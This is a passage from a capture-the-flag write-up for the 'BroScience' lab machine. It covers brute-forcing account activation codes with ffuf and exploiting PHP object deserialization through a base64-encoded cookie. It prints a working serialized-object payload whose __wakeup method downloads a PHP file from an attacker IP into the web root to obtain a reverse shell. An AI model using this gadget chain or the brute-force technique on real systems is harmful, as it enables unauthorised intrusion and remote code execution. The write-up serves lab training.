
Now this was the tricky part.
Since we have the lfi in place, we can utilize it and look if we can find the piece of code that generates this activation code,in this code, it is the ```utlis.php```

If we look keenly at the ```generate_activation_code()``` function, we can see and try to make a payload to get our activation code.
For this to work, we need to modify the ```generate_activation_code()``` function...
We need to change the value in the for loop to generate a lot of activation codes for us and see if we can bruteforce the activation code and get our account activated.
We can use this php sandbox to generate the activation codes...
```
https://onlinephp.io/
```
After modifying the code, click on the play sign to run the script...

then copy the output to a file.
After that, we can now activate our account via a bruteforce using ffuf.
```
ffuf -c -u https://broscience.htb/activate.php\?code\=FUZZ -w fuzz.txt -fw 293
```

Now we can login to the site using our newly created account.

If we check for cookies on the site, we find a non-default cookie, user-prefs...


If you keenly look at the cookie, it seems to be base64 encoded...
Wierdly enough, this cookie is being directly invoked into the index.php file....

With that, we have our entry point...
We can use this code as our payload, base64 encode it and place it as our cookie and send it off to get a reverse shell.
```
<?php
class Avatar {
public $imgPath;
public function __construct($imgPath) {
$this->imgPath = $imgPath;
}
public function save($tmp) {
$f = fopen($this->imgPath, "w");
fwrite($f, file_get_contents($tmp));
fclose($f);
}
}
class AvatarInterface {
public $tmp = "http://10.10.14.101:8081/w.php";
public $imgPath = "./w.php";
public function __wakeup() {
$a = new Avatar($this->imgPath);
$a->save($this->tmp);
}
}
echo base64_encode(serialize(new AvatarInterface));
?>
```
Here's the modified payload...

